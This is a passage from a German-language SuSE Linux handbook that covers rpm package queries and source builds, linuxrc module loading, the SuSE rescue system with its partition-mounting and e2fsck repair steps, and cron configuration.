Die Option `-f` führt nur dann zum Ziel, wenn man den kompletten Dateinamen, einschließlich des Pfades, kennt; es dürfen beliebig viele zu suchenden Dateinamen angegeben werden, z. B.:

```
rpm -q -f /bin/rpm /usr/bin/wget
```

führt zu dem Ergebnis:

```
rpm-2.4.1-1
wget-1.4.5-2
```

Kennt man nur einen Teil des Dateinamen, so muß man sich mit einem Shell-Skript behelfen (vgl. Datei 15.3.1); der gesuchten Dateiname ist als Parameter beim Aufruf des Skripts zu übergeben.

```
#!/bin/sh
for i in `rpm -q -a -l | grep $1 `; do
 echo »$i« ist in Paket:
 rpm -q -f $i
 echo ""
done
```

Datei 15.3.1: Paket-Suchskript

Anhand der Datenbank lassen sich auch Überprüfungen durchführen; eingeleitet werden diese Vorgänge mit der Option `-V` (gleichbedeutend mit `-y` oder `--verify`). Damit veranlaßt man **rpm**, all die Dateien anzuzeigen, die sich im Vergleich zur ursprünglichen Version, wie sie im Paket enthalten war, geändert hat. **rpm** stellt dem eigentlichen Dateinamen bis zu 8 Buchstaben voran, die auf folgende Änderungen hinweisen:

---

|   |                                                                |
|---|----------------------------------------------------------------|
| 5 | MD5-Prüfsumme                                                  |
| S | Dateigröße                                                     |
| L | Symbolischer Link                                              |
| T | Modification Time                                              |
| D | „major“ und „minor“ Gerätenummer (engl. <i>device number</i> ) |

---

Tabelle 15.2: Fortsetzung auf der nächsten Seite...

---

```
U Benutzer (engl. user)
G Gruppe (engl. group)
M Modus (einschl. Rechte und Typus)
```

---

Tabelle 15.2: Die Überprüfungen

Bei Konfigurationsdateien wird zusätzlich ein `c` ausgegeben. Beispiel, falls etwas an `/etc/wgetrc` aus dem Paket `wget` geändert wurde:

```
root@erde: # rpm -V wget
s.5...T c /etc/wgetrc
```

Die Dateien der RPM-Datenbank liegen unter `/var/lib/rpm`. Bei einer `/usr`-Partition von 500 MB kann die Datenbank durchaus 20 MB Plattenplatz beanspruchen; insb. nach einem kompletten Update. Falls die Datenbank über Gebühr groß erscheint, ist es meist hilfreich, mit der Option `--rebuilddb` eine neue Datenbank von der existierenden zu erstellen; es kann nichts schaden, vor einem solchen „Rebuild“ eine Kopie der existierenden aufzubewahren.

Weiterhin legt das **cron**-Skript `cron.daily` täglich gepackte Kopien der Datenbank unter `/var/adm/backup/rpmdb` an, deren Anzahl durch die Variable `<MAX_RPMDB_BACKUPS>` (Standard: 5) in der `/etc/rc.config` vorgegeben wird; es ist mit bis zu 2 MB pro Backup zu rechnen (bei einer 500 MB großen `/usr`). Dieser Platzverbrauch ist unbedingt bei Bestimmung der Größe der Root-Partition zu berücksichtigen, falls man für `/var` keine eigene Partition vorsehen will.

### 15.3.3 Quellpakete installieren und kompilieren

Alle Quellpakete (engl. *Sources*) der SuSE Linux liegen in der Serie `zq` (Quellpakete) und haben die Erweiterung `.spm` hinter dem eigentlichen Paketnamen; diese Dateien sind die sog. „Source-RPMs“.

Diese Pakete können mit YaST – wie jedes andere Paket – installiert werden; allerdings werden Quellpakete nie als installiert (`[i]`) markiert wie die „regulären“ anderen Pakete. Dies liegt daran, weil die Quellpakete nicht in die RPM-Datenbank aufgenommen werden; in der RPM-Datenbank nämlich erscheint nur *installierte* Betriebssoftware.



Die Arbeitsverzeichnisse des **rpm** unter `/usr/src/packages` müssen vorhanden sein (falls keine eigenen Einstellungen z.B. via `/etc/rpmrc` vorgenommen wurden):

**SOURCES** für die originalen Quellen (`.tar.gz`-Dateien etc.) und für die distributionsspezifischen Anpassungen (`.dif`-Dateien).

**SPECS** für die `.spec`-Dateien, die in der Art eines Meta-Makefiles den „build“-Prozeß steuern.

**BUILD** unterhalb dieses Verzeichnisses werden die Quellen entpackt, gepatcht und kompiliert.

**RPMS** hier werden die fertigen „Binary“-Pakete abgelegt.



Bitte machen Sie keine RPM-Experimente mit wichtigen System-Komponenten (Paket `libc`, Paket `rpm`, Paket `nkit`, etc.); Sie setzen die Funktionstüchtigkeit Ihres Systems aufs Spiel.

Wenn Sie ein Quellpaket der Serie `zq` mit YaST installieren, dann werden die für den „build“-Prozeß notwendigen Komponenten unter `/usr/src/packages` installiert: die Quellen und die Anpassungen unter `SOURCES` und die dazugehörige `.spec`-Datei unter `SPECS`<sup>4</sup>. Im folgenden wird das Paket `wget.spm` betrachtet. Nachdem das Quellpaket `wget.spm` mit YaST installiert wurde, gibt es die Dateien:

```
/usr/src/packages/SPECS/wget.spec
/usr/src/packages/SOURCES/wget-1.4.5.dif
/usr/src/packages/SOURCES/wget-1.4.5.tar.gz
```

Mit `rpm -b <X> /usr/src/packages/SPECS/wget.spec` wird der Kompilervorgang angestoßen; dabei kann `<X>` für verschiedene Stufen stehen (vgl. die `--help`-Ausgabe bzw. die RPM-Dokumentation); hier nur in Kürze:

- bp** Quellen im Verzeichnis `/usr/src/packages/BUILD` präparieren: entpacken und patchen
- bc** wie **-bp**, jedoch zusätzlich noch kompilieren
- bi** wie **-bc**, jedoch zusätzlich noch installieren; Achtung, wenn ein Paket nicht das `BuildRoot`-Feature unterstützt, ist es möglich, daß Sie sich während dieses Installationsvorgangs wichtige Konfigurationsdateien überschreiben!
- bb** wie **-bi**, jedoch zusätzlich noch das sog. Binary-RPM herstellen; bei Erfolg liegt es in `/usr/src/packages/RPMS`.
- ba** wie **-bb**, jedoch zusätzlich noch das sog. Source-RPM herstellen; bei Erfolg liegt es in `/usr/src/packages/SRPMS`.

Mit der Option `--short-circuit` lassen sich einzelne Schritte überspringen.

Das hergestellte Binary-RPM ist schließlich mit `rpm -i` oder besser mit `rpm -U` zu installieren, damit es auch in der RPM-Datenbank auftaucht.

### 15.3.4 Tools für RPM-Archive und die RPM-Datenbank

Der **Midnight Commander** (`mc`) ist von Hause aus in der Lage, den Inhalt eines RPM-Archivs anzuzeigen bzw. Teile daraus zu kopieren. Er bildet ein solches Archiv als ein virtuelles Dateisystem ab, so daß alle gewohnten Menüpunkte des Midnight Commander – wenn sinnvoll – zur Verfügung stehen: Die Kopfzeilen-Informationen der „Datei“ `HEADER` kann man sich mit `F3` ansehen; mit den Cursor-Tasten und `Enter` läßt sich durch die Struktur

<sup>4</sup> Zum „Pakete-Machen“ (engl. *build mode*) vgl. [Bai97]; dort, oder auch in der Manpage von `rpm` (`man rpm`), werden weitere Einsatzmöglichkeiten vorgestellt.

des Archivs „browsen“, um bei Bedarf mit  Komponenten herauszukopieren. – Übrigens, mittlerweile gibt es auch für den **Emacs** ein **rpm.el**, ein „Frontend“ für **rpm** :-)

**xrpm** heißt ein grafischer RPM-Manager; realisiert ist dieses Tool in Python, einer eleganten Skript-Sprache. **xrpm** unterstützt Aktionen per FTP.

**KDE** enthält das Tool **krpm**, ein grafisches Interface unter X, um RPM zu bedienen.

Mit **Alien** (**alien**) ist es möglich, die Paketformate der verschiedenen Distributionen zu konvertieren. So kann man versuchen, alte TGZ-Archive vor dem Installieren nach RPM umzuwandeln, damit während der Installation die RPM-Datenbank mit den Paket-Informationen versorgt wird. Aber Achtung: **alien** ist ein Perl-Skript und befindet sich nach Angaben der Programm-Autoren noch in einem Alpha-Stadium – wenngleich es bereits eine hohe Versionsnummer erreicht hat.

Last, not least – es gibt YaST (vgl. auch Abschnitt 3.12.9, Seite 80).



## Besonderheiten in SuSE Linux

### 16.1 Tastaturbelegung

Um die Tastaturbelegung von Programmen zu vereinheitlichen, wurden Änderungen an den folgenden Dateien vorgenommen:

```
/etc/inputrc
/usr/X11R6/lib/X11/Xmodmap
/etc/skel/.Xmodmap
/etc/skel/.exrc
/etc/skel/.less
/etc/skel/.lesskey
/etc/csh.cshrc
/etc/termcap
/usr/lib/terminfo/x/xterm
/usr/X11R6/lib/X11/app-defaults/XTerm
/usr/share/emacs/20.3/site-lisp/term/*.el
/usr/lib/joerc
```

Diese Änderungen wirken sich nur auf die Applikationen aus, welche die **terminfo**-Einträge auslesen, bzw. deren Konfigurationsdateien direkt verändert wurden (**vi**, **less**, etc.). Andere, nicht-SuSE-Applikationen sollten an diese Vorgaben angepaßt werden.

### 16.2 linuxrc

**linuxrc** ist ein Programm, das in der Hochlauf-Phase des Kernels gestartet wird, bevor richtig gebootet wird<sup>1</sup>. Diese angenehme Eigenschaft des Kernels erlaubt es, einen kleinen modularisierten Kernel zu booten und die wenigen Treiber, die man wirklich braucht, als Module nachzuladen. Es ist nun nicht mehr möglich, alle Treiber, die der Kernel unterstützt und die für eine Installation benötigt werden (einschließlich PCMCIA), auf einer einzigen Diskette unterzubringen; falls Sie während der Installation einen etwas „exotischen“ Treiber benötigen, halten Sie bitte eine Zusatzdiskette mit diesen Modulen bereit: übertragen Sie die Datei `modules` aus dem Verzeichnis `/disks` von der ersten CD auf eine geprüfte Diskette; gehen Sie dabei so vor, als wollten Sie eine reguläre Bootdiskette erstellen (vgl. Abschnitt 2.7.2, Seite 45 oder Abschnitt 2.7.3, Seite 46).

---

<sup>1</sup> Natürlich muß der Kernel entsprechend konfiguriert sein (Abschnitt 13.4.6).

**linuxrc** hilft Ihnen, die für Ihre Hardware relevanten Treiber zu laden. Sie können **linuxrc** nicht nur bei der Installation verwenden, sondern auch als Bootdiskette für Ihr installiertes System (also eine Art Notfalldiskette) und Sie können sogar ein autonomes, RAM-Disk-basiertes Rettungssystem starten, etwa wenn etwas Größeres auf der Festplatte zerstört ist oder wenn Sie schlicht Ihr 'root'-Passwort vergessen haben. Näheres finden Sie in Abschnitt 16.3.

### Hauptmenü

Nachdem Sprache, Bildschirm und Tastatur eingestellt sind, kommen Sie in das Hauptmenü von **linuxrc** (vgl. Abbildung 2.1, Seite 18).

Ziel ist der Menüpunkt 'Installation / System starten'. Ob Sie direkt dorthin verzweigen können, hängt von der Hardware Ihres Rechners ab:

Wenn alle Komponenten, die für eine Installation benötigt werden, bereits vom Kernel erkannt wurden, so brauchen Sie keine weiteren Treiber zu laden. Dies trifft zu für Rechner, die ausschließlich über Festplatten und CD-ROM-Laufwerk an einem (E)IDE-Adapter verfügen.

Besitzt das System einen SCSI-Adapter, der für die Installation benötigt wird<sup>2</sup>, so muß ein SCSI-Modul geladen werden. Das gleiche gilt, wenn die Installation über das Netzwerk erfolgen soll: Hier muß für die einzusetzende Netzwerkkarte erst ein passendes Modul geladen werden.

Schließlich gibt es noch eine Reihe von älteren CD-ROM-Laufwerken, die mit eigener Controller-Karte geliefert wurden und die daher jeweils eigene Kernelmodule benötigen. Auch wenn an einem Laptop PCMCIA-Geräte verwendet werden, müssen Sie Module laden.

### Systeminformationen

Sind Sie sich nicht sicher, welche Hardware Ihr Rechner hat, so können Ihnen die Kernelmeldungen helfen, die während des Bootens ausgegeben wurden.

Unter 'Systeminformationen' können Sie neben den Meldungen des Kernels auch einige weitere Dinge überprüfen, etwa die I/O-Adressen von PCI-Karten oder die Größe des Hauptspeichers, die von Linux erkannt wurde.

Die folgenden Zeilen zeigen, wie sich eine Festplatte und ein CD-ROM-Laufwerk an einem EIDE-Adapter melden. In diesem Fall müssen Sie keine Kernelmodule für eine Installation laden:

```
hda: ST32140A, 2015MB w/128kB Cache, LBA, CHS=1023/64/63
hdb: CD-ROM CDR-S1G, ATAPI CDROM drive
Partition check:
 hda: hda1 hda2 hda3 < hda5 >
```

Haben Sie einen Kernel gestartet, der bereits einen SCSI-Treiber fest integriert hat, so brauchen Sie natürlich ebenfalls kein SCSI-Modul mehr zu laden. Typische Meldungen bei Erkennung eines SCSI-Adapters und der daran angeschlossenen Geräte:

---

<sup>2</sup> Ein Adapter, an dem nur ein Scanner hängt, kann erst einmal unberücksichtigt bleiben.




Abbildung 16.1: Systeminformationen

```

scsi : 1 host.
Started kswapd v 1.4.2.2
scsi0 : target 0 accepting period 100ns offset 8 10.00MHz FAST SCSI-II
scsi0 : setting target 0 to period 100ns offset 8 10.00MHz FAST SCSI-II
 Vendor: QUANTUM Model: VP32210 Rev: 81H8
 Type: Direct-Access ANSI SCSI revision: 02
Detected scsi disk sda at scsi0, channel 0, id 0, lun 0
scsi0 : target 2 accepting period 236ns offset 8 4.23MHz synchronous SCSI
scsi0 : setting target 2 to period 248ns offset 8 4.03MHz synchronous SCSI
 Vendor: TOSHIBA Model: CD-ROM XM-3401TA Rev: 0283
 Type: CD-ROM ANSI SCSI revision: 02
scsi : detected 1 SCSI disk total.
SCSI device sda: hdwr sector= 512 bytes. Sectors= 4308352 [2103 MB] [2.1 GB]
Partition check:
 sda: sda1 sda2 sda3 sda4 < sda5 sda6 sda7 sda8 >

```

## Laden von Modulen

Sie wählen aus, welche Art von Modul Sie benötigen. Wurde von der Diskette gebootet, werden nun die entsprechenden Daten von **linuxrc** eingelesen und Ihnen im folgenden zur Auswahl dargestellt.

Wenn Sie von CD gebootet haben oder von DOS aus mittels **loadlin** nachgestartet haben, stehen die Module bereits alle **linuxrc** zur Verfügung. Dies erspart das langwierige Laden, braucht dafür jedoch mehr Speicher. Hat Ihr Rechner weniger als 8 MB RAM, müssen Sie von Diskette booten.

**linuxrc** bietet Ihnen die verfügbaren Treiber in einer Liste an. Links sehen Sie den Namen des zuständigen Moduls, rechts eine Kurzbeschreibung der Hardware, für die der Treiber zuständig ist.

Für einige Komponenten gibt es mehrere Treiber oder neuere Alpha-Treiber. Auch diese werden Ihnen hier angeboten.




Abbildung 16.2: Module laden




Abbildung 16.3: Auswahl der SCSI-Treiber

### Parametereingabe

Haben Sie den Treiber gefunden, der für Ihre Hardware zuständig ist, positionieren Sie den Cursor und drücken Sie . Es erscheint eine Maske, in der Sie etwaige Parameter für das zu ladende Modul eingeben können. Näheres zu den unterschiedlichen Modulparametern finden Sie in Abschnitt 14.3.3, Seite 356.

Hier sei nur noch einmal darauf hingewiesen, daß im Gegensatz zur Parametereingabe am LILO-Prompt mehrere Parameter für das gleiche Module durch Leerzeichen voneinander getrennt werden müssen.

In vielen Fällen ist die genaue Spezifizierung der Hardware gar nicht notwen-




Abbildung 16.4: Eingabe der Parameter für das Laden eines Moduls

dig; die meisten Treiber finden Ihre Komponenten von alleine. Lediglich bei den meisten Netzwerkkarten und bei älteren CD-ROM-Laufwerken mit eigener Controllerkarte ist die Angabe von Parametern meist erforderlich. Probieren Sie es jedenfalls am einfachsten erst einmal mit .

Bei einigen Modulen kann das Erkennen und Initialisieren der Hardware recht lange dauern. Durch Umschalten auf die virtuelle Konsole 4 können Sie die Meldungen des Kernels während des Ladens beobachten. Vor allem SCSI-Adapter brauchen recht lange zum Laden, da sie auch eine gewisse Zeit warten, bis sich alle angeschlossenen Geräte gemeldet haben.

Wurde das Modul erfolgreich geladen, werden Ihnen die Meldungen des Kernels von **linuxrc** angezeigt, so daß Sie sich vergewissern können, daß alles wie vorgesehen gelaufen ist. Ansonsten erlauben die Meldungen möglicherweise, die Ursache für das Scheitern zu finden.

### System / Installation starten

Haben Sie die komplette Kernel-Unterstützung für Ihre Hardware erreicht, so können Sie zum Punkt 'System / Installation starten' weitergehen. Für die Installation und das Rettungssystem können Sie verschiedene Quellen wählen (vgl. Abbildung 16.6, Seite 388).




Abbildung 16.5: Ziel von **linuxrc**




Abbildung 16.6: Auswahl des Quellmediums in **linuxrc**

### 16.3 Das SuSE Rettungssystem

#### Überblick

SuSE Linux enthält – unabhängig vom Installations-System – seit Version 4.2 ein selbständiges Linux-Rettungssystem, mit dem Sie in Notfällen „von außen“ an alle Ihre Linux-Partitionen auf den Festplatten wieder herankommen. Bestandteil des Rettungssystems ist eine sorgfältige Auswahl von Hilfsprogrammen, mit denen Sie genügend Werkzeug zur Verfügung haben, um eine Vielzahl von Problemen mit unzugänglich gewordenen Festplatten, fehlerhaften Konfigurationsdateien usw. zu beheben.

Das Rettungssystem besteht aus einer Bootdiskette – derselben wie bei der Neuinstallation – und der Installations-CD. Da Sie die Bootdiskette jederzeit anhand der richtigen Abbilddatei auf der CD unter `/disks` neu erzeugen können, bildet es eine recht sichere Rückendeckung. Neben der Bootdiskette wird von der CD lediglich die Datei `/disks/rescue` benötigt, die das komprimierte Abbild eines kleinen Root-Dateisystems enthält. Wenn Sie diese Datei mit den Linux-Befehlen

```
root@erde: # /sbin/badblocks -v /dev/fd0 1440
root@erde: # dd if=/cdrom/disks/rescue of=/dev/fd0 bs=18k
```

oder mit dem DOS-Befehl (angenommen, Q: ist unter DOS das CD-ROM-Laufwerk)

```
Q:\> cd \dosutils\rawrite
Q:\dosutils\rawrite> rawrite.exe
```

auf eine zweite fehlerfreie „Rettungs“-Diskette schreiben, können Sie das Rettungssystem auch von der Bootdiskette und dieser Rettungsdiskette laden.

Die Rettungsdiskette läßt sich übrigens nicht mounten, da sie ja kein Dateisystem, sondern nur das komprimierte Abbild eines solchen enthält (das unkomprimierte Abbild wäre mit etwa 3 MB für eine Diskette zu groß). Wenn Sie trotzdem einmal hineinschauen wollen, müssen Sie die Abbilddatei dekomprimieren und dann das unkomprimierte Abbild (als Benutzer ‘root’) mounten. Dies setzt voraus, daß Ihr Linux-Kernel das *loop-Device* unterstützt und geht dann wie folgt:

```
root@erde: # cp /cdrom/disks/rescue /root/rescue.gz
root@erde: # gunzip /root/rescue.gz
root@erde: # mount -t ext2 -o loop /root/rescue /mnt
```

Unter `/mnt` können Sie nun den Inhalt des Rettungssystems in aller Ruhe durchforsten.

Halten Sie einige geprüfte Boot- und Rettungsdisketten an sicheren Orten bereit. Der geringe Aufwand für Erzeugung und Pflege steht in keinem Verhältnis zu der Arbeit und dem Zeitverlust, wenn Sie im Notfall keine zur Hand haben (und Sie dann etwa auch noch das CD-ROM-Laufwerk im Stich läßt).



### Rettungssystem starten

Das Rettungssystem wird wie eine Installation von der SuSE-Bootdiskette gestartet. Die Schritte im einzelnen:

- *Voraussetzung:* das Diskettenlaufwerk ist bootfähig (nötigenfalls muß man im CMOS-Setup die Boot-Reihenfolge ändern).
- System mit SuSE-Bootdiskette starten.
- Sprache, Tastatur usw. wie bei der Installation einstellen, bis Sie beim Hauptmenü angelangt sind.
- Wählen Sie im Hauptmenü ‘Installation/System starten’.
- Legen Sie die Installations-CD oder die Diskette mit dem komprimierten Abbild des Rettungssystems ein.

- Wählen Sie im Menü ‘Installation/System starten’ je nach dem eingelegten Quell-Datenträger:  
 ‘Rettungssystem von CD laden’, bzw.  
 ‘Rettungssystem von Diskette laden’.

Das Rettungssystem wird nun dekomprimiert und als neues Root-Dateisystem in eine RAM-Disk geladen, gemountet und gestartet. Es ist damit betriebsbereit.

**Mit dem Rettungssystem arbeiten**

Das Rettungssystem stellt Ihnen unter **[Alt] + [F1]** bis **[Alt] + [F3]** drei virtuelle Konsolen zur Verfügung, an denen Sie sich als Benutzer ‘root’ ohne Paßwort einloggen können. Mit **[Alt] + [F4]** kommen Sie zur Systemkonsole mit den Meldungen von Kernel und **syslog**.

Unter /bin finden Sie die Shell und Utilities (z. B. **mount**); eine Anzahl wichtiger Datei- und Netz-Utilities, unter anderem **e2fsck** zum Überprüfen und Reparieren von Dateisystemen liegen unter /sbin. In /sbin liegen auch die wichtigsten Binaries für die Systemverwaltung wie **fdisk, mkfs, mkswap, init, shutdown**, sowie für den Netzwerkbetrieb **ifconfig, route** und **netstat**.

Als Editor ist der **vi** unter /usr/bin verfügbar; hier sind auch weitere Tools (**grep, find, less, etc.**) und vor allen Dingen auch **telnet** zu finden.

**Beispiel: Zugriff auf das normale System**

Zum Mounten Ihres Linux-Systems auf der Platte ist der Mountpoint /mnt gedacht; Sie können natürlich für eigene Zwecke weitere Verzeichnisse erzeugen und als Mountpoints verwenden.

Die Umgebungsvariable **\$PATH** enthält bereits vorwegnehmend die entsprechenden Standard-Unterverzeichnisse wie /mnt/bin und /mnt/usr/bin. Nehmen wir als Beispiel einmal an, Ihr normales System setzt sich laut /etc/fstab zusammen wie im Beispiel Datei 16.3.1, Seite 390.

|           |      |      |          |   |   |
|-----------|------|------|----------|---|---|
| /dev/sdb5 | swap | swap | defaults | 0 | 0 |
| /dev/sdb3 | /    | ext2 | defaults | 1 | 1 |
| /dev/sdb6 | /usr | ext2 | defaults | 1 | 2 |

Datei 16.3.1: Beispiel: /etc/fstab

Dann mounten Sie es Schritt für Schritt unter /mnt mit den folgenden Befehlen (Reihenfolge beachten!):

```

root@erde:/ # mount /dev/sdb3 /mnt
root@erde:/ # mount /dev/sdb6 /mnt/usr

```

Nun haben Sie Zugriff auf Ihr ganzes System und können z. B. Fehler in Konfigurationsdateien wie /etc/fstab, /etc/passwd, /etc/inittab – die jetzt natürlich unter /mnt/etc statt /etc liegen! – bereinigen.

Jeder erfahrene Linux-Benutzer nimmt bei frühester Gelegenheit einen Ausdruck (Hardcopy) von `/etc/fstab` und dem Output des Befehls `fdisk -l` „zu den Akten“. Selbst komplette verlorene Partitionen lassen sich mit Linux `fdisk` oft einfach wieder durch Neu-Anlegen zurückgewinnen, *wenn* genau bekannt ist, wo sie vorher auf der Festplatte waren.



### Beispiel: Dateisysteme reparieren

Beschädigte Dateisysteme sind ein besonders ernster Anlaß für den Griff zum Rettungssystem. Dies kann z. B. nach einem unsauberem Shutdown (wie bei Stromausfall) oder einem Systemabsturz vorkommen. Dateisysteme lassen sich grundsätzlich nicht im laufenden Normalbetrieb reparieren. Bei schwereren Schäden läßt sich unter Umständen nicht einmal das Root-Dateisystem mehr mounten und der Systemstart endet in einer "kernel panic". Da bleibt nur der Weg, die Reparatur „von außen“ unter einem Rettungssystem zu versuchen.

Im SuSE Linux-Rettungssystem sind die Utilities `e2fsck` und, für die Diagnose, `dumpe2fs` enthalten. Damit können Sie mit den meisten Problemen fertigwerden. Da im Notfall meist auch die Manpage von `e2fsck` nicht mehr zugänglich ist, ist sie in Anhang F, Seite 479, ausgedruckt.

Beispiel:

Wenn sich ein Dateisystem wegen eines *ungültigen Superblocks* nicht mehr mounten läßt, wird `e2fsck` vermutlich zunächst ebenfalls scheitern. Die Lösung ist, eines der Superblock-Backups zu verwenden, die im Dateisystem alle 8192 Blöcke (8193, 16385 ... ) angelegt sind und gepflegt werden. Dies leistet z. B. der Befehl

```
root@erde: # e2fsck -f -b 8193 /dev/<Defekte_Partition>
```

Die Option `-f` erzwingt den Dateisystem-Check unbedingt und kommt damit dem möglichen Irrtum von `e2fsck` zuvor, es sei – angesichts der intakten Superblock-Kopie – alles in Ordnung.

## 16.4 Hinweise zu speziellen Softwarepaketen

### 16.4.1 Paket cron

Die `cron`-Tabellen liegen unter `/var/cron/tabs` (und nicht mehr unter `/var/lib/cron`). Als systemweite Tabelle wird die Datei `/etc/crontab` eingerichtet; in dieser Datei muß zusätzlich nach der Zeitangabe eingetragen werden, unter welchem User der jeweilige Auftrag ausgeführt werden soll (vgl. Datei 16.4.1, dort ist 'root' angegeben).

```
1-59/5 * * * * root test -x /usr/sbin/atrun && /usr/sbin/atrun
```

Datei 16.4.1: Beispiel eines Eintrags in `/etc/crontab`

`/etc/crontab` kann *nicht* mit `crontab -e` bearbeitet werden, sondern muß direkt in einen Editor geladen werden.

### 16.4.2 Paket `curses`

